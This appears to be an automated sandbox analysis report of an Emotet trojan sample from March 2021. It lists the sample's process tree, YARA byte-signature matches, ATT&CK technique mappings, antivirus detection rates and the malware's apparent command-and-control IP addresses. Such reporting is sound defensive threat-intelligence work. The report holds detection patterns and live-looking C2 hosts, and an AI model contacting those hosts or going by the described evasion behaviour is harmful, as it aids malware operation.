ID: 379239
Sample Name: sample.exe.exe
Cookbook: default.jbs
Time: 17:55:06
Date: 31/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report sample.exe.exe

Overview

General Information

Sample Name:	sample.exe.exe
Analysis ID:	379239
MD5:	ecbc4b40dcfec4e..
SHA1:	e08eb07c69d8fc8..
SHA256:	878d5137e0c9a0..
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Emotet

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- Changes security center settings (no…
- Drops executables to the windows d…
- Found evasive API chain (may stop…
- Hides that the sample has been dow…
- Machine Learning detection for samp…
- AV process strings found (often use…
- Checks if Antivirus/Antispyware/Fire…
- Contains capabilities to detect virtua…
- Contains functionality to dynamically…

Classification



Startup

- **System is w10x64**
- sample.exe.exe (PID: 4724 cmdline: 'C:\Users\user\Desktop\sample.exe.exe' MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
  - sample.exe.exe (PID: 772 cmdline: C:\Users\user\Desktop\sample.exe.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
- svchost.exe (PID: 3980 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- videowlan.exe (PID: 580 cmdline: C:\Windows\SysWOW64\videowlan.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
  - videowlan.exe (PID: 5296 cmdline: C:\Windows\SysWOW64\videowlan.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
- svchost.exe (PID: 1748 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5848 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6020 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6096 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5480 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4904 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3012 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5468 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5448 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7064 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6224 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6640 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6752 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sample.exe.exe	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
sample.exe.exe	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 40 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 40 00 85 C0

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.202634160.0000000000C51000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000002.204575479.0000000000C51000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000000.204137551.0000000000C51000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000001.00000002.204686591.0000000000C51000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000002.197198753.0000000000C51000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 3 entries				


Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.videowlan.exe.c50000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
4.2.videowlan.exe.c50000.0.unpack	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 C5 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 C5 00 85 C0
1.2.sample.exe.exe.c50000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
1.2.sample.exe.exe.c50000.0.unpack	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 C5 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 C5 00 85 C0
4.0.videowlan.exe.c50000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview





Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

E-Banking Fraud:

Yara detected Emotet

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Drops executables to the windows directory (C:\Windows) and starts them

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after checking mutex)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 2	Masquerading 1 2 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop Insecure Network Communica
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 5 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	System Information Discovery 2 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample.exe.exe	78%	Virustotal		Browse
sample.exe.exe	97%	ReversingLabs	Win32.Trojan.Emotet	
sample.exe.exe	100%	Avira	TR/Crypt.XPACK.Gen	
sample.exe.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.videowlan.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.sample.exe.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.sample.exe.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.videowlan.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.videowlan.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.sample.exe.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.sample.exe.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.videowlan.exe.c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://docs.oasis-open.o0	0%	Avira URL Cloud	safe	
http://https://79.172.249.82:443/	3%	Virustotal		Browse
http://https://79.172.249.82:443/	0%	Avira URL Cloud	safe	
http://https://login.live.ppsecure	0%	Avira URL Cloud	safe	
http://Passport.NET/tbpose	0%	Avira URL Cloud	safe	
http://https://178.62.39.238:443/	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://Passport.NET/STS09/xmldsig#ripledes-cbcices/PPCRLwssecurity-utility-1.0.xsdp.as	0%	Avira URL Cloud	safe	
http://passport.net/tb	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://167.114.153.153/	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://79.172.249.82:443/	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://178.62.39.238:443/	false	• Avira URL Cloud: safe	unknown
http://167.114.153.153/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.mi	svchost.exe, 00000023.00000003.811444618.000001E91F757000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.818192640.000001E91F72E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/scicy	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000E.00000002.310282027.000002C4B463D000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000E.00000002.310282027.000002C4B463D000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	svchost.exe, 00000021.00000003.569537368.000001AB9EF7D000.00000004.00000001.sdmp, svchost.exe, 00000021.00000003.569479296.000001AB9EF20000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000E.00000003.309234233.000002C4B464F000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.o0	svchost.exe, 00000023.00000003.1128521121.000001E91F752000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/scr	svchost.exe, 00000023.00000002.1281474062.000001E91F764000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://login.live.ppsecure	svchost.exe, 00000023.00000002.1280711050.000001E91EF02000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust	svchost.exe, 00000023.00000003.817201176.000001E91F73B000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000E.00000003.309733634.000002C4B4640000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd/Encr	svchost.exe, 00000023.00000002.1281395121.000001E91F713000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID	svchost.exe, 00000023.00000002.1280248925.000001E91EE5C000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/ca-privacy-rights	svchost.exe, 00000021.00000003.560024463.000001AB9EF9D000.00000004.00000001.sdmp	false		high
http://Passport.NET/tbpose	svchost.exe, 00000023.00000002.1283907175.000001E91FC13000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000E.00000003.309587482.000002C4B4649000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?entry=	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.00000004.00000001.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 00000021.00000003.561078646.000001AB9EF6C000.00000004.00000001.sdmp	false		high
http://www.w3.	svchost.exe, 00000023.00000002.1281425866.000001E91F732000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000E.00000003.309733634.000002C4B4640000.00000004.00000001.sdmp	false		high
http://www.hulu.com/terms	svchost.exe, 00000021.00000003.560024463.000001AB9EF9D000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsdP	svchost.exe, 00000023.00000003.817201176.000001E91F73B000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/Issue(	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://en.help.roblox.com/hc/en-us	svchost.exe, 00000021.00000003.569537368.000001AB9EF7D000.00000004.00000001.sdmp, svchost.exe, 00000021.00000003.569479296.000001AB9EF20000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	svchost.exe, 00000023.00000002.1280613714.000001E91EED2000.00000004.00000001.sdmp, svchost.exe, 00000023.00000002.1284162340.000001E91FC3E000.00000004.00000001.sdmp	false		high
http://https://account.live.com/InlineSignup.aspx?iww=1&id=80502	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000000E.00000002.310250602.000002C4B4613000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.00000004.00000001.sdmp	false		high
http://https://signup.live.com/signup.aspx	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000E.00000002.310282027.000002C4B463D000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80601	svchost.exe, 00000023.00000003.809487394.000001E91F729000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809365345.000001E91F750000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809297166.000001E91F72E000.00000004.00000001.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80600	svchost.exe, 00000023.00000003.809487394.000001E91F729000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809365345.000001E91F750000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809297166.000001E91F72E000.00000004.00000001.sdmp, svchost.exe, 00000023.00000002.1280711050.000001E91EF02000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80603	svchost.exe, 00000023.00000003.809487394.000001E91F729000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809334193.000001E91F777000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=806018204055Z0#1	svchost.exe, 00000023.00000002.1280118155.000001E91EE3D000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/scs-cbc	svchost.exe, 00000023.00000002.1281474062.000001E91F764000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/do-not-sell-my-info	svchost.exe, 00000021.00000003.560024463.000001AB9EF9D000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://wellformedweb.org/CommentAPI/	svchost.exe, 00000025.00000002.958877289.00000237FDA60000.000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://Passport.NET/STS09/xmldsig#ripledes-cbcices/PPCRLwssecurity-utility-1.0.xsdp.as	svchost.exe, 00000023.00000003.817201176.000001E91F73B000.000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000E.00000003.309733634.000002C4B4640000.000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policy	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high
http://https://account.live.com/InlineSignup.aspx?iww=1&id=80502	svchost.exe, 00000023.00000002.1280711050.000001E91EF02000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80605	svchost.exe, 00000023.00000003.809487394.000001E91F729000.000004.00000001.sdmp, svchost.exe, 00000023.00000003.809800002.000001E91F730000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809334193.000001E91F777000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000E.00000002.310282027.000002C4B463D000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.000004.00000001.sdmp	false		high
http://https://www.roblox.com/develop	svchost.exe, 00000021.00000003.569537368.000001AB9EF7D000.000004.00000001.sdmp, svchost.exe, 00000021.00000003.569479296.000001AB9EF20000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80604	svchost.exe, 00000023.00000003.809487394.000001E91F729000.000004.00000001.sdmp, svchost.exe, 00000023.00000003.809334193.000001E91F777000.00000004.00000001.sdmp	false		high
